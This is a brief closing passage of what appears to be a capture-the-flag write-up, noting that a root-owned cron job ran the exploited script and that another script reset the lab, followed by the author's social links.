
My guess is that the script was in a crob tab running as root and sure thing it is!


Funny enough, there was also another script which returned the web-server and the databse to its default state after some time!
## My socials:
<br>@ twitter: https://twitter.com/M3tr1c_root
<br>@ instagram: https://instagram.com/m3tr1c_r00t/
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet